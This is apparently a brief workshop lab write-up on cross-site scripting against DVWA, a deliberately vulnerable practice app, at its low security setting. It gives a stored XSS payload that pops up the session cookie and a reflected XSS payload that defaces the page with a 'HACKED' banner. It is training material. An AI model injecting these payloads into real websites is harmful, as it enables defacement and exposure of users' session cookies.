# Experiment-07(Cross Site Scripting-Cyber Security Workshop)


Set DVWA Security Level to low



Inject payload(Stored XSS):<img src=x onerror="alert(document.cookie)">

A popup appears displaying the user's session cookie

Inject payload(Reflected XSS):<script>document.body.innerHTML = `<div style="display: flex; justify-content: center; align-items: center; height: 100vh; background: black"><h1 style="color:red;font-size:5rem">HACKED</h1></div>`;</script>

The entire page content is replaced with a black background and a large, red "<u>HACKED</u>" message centered on the page
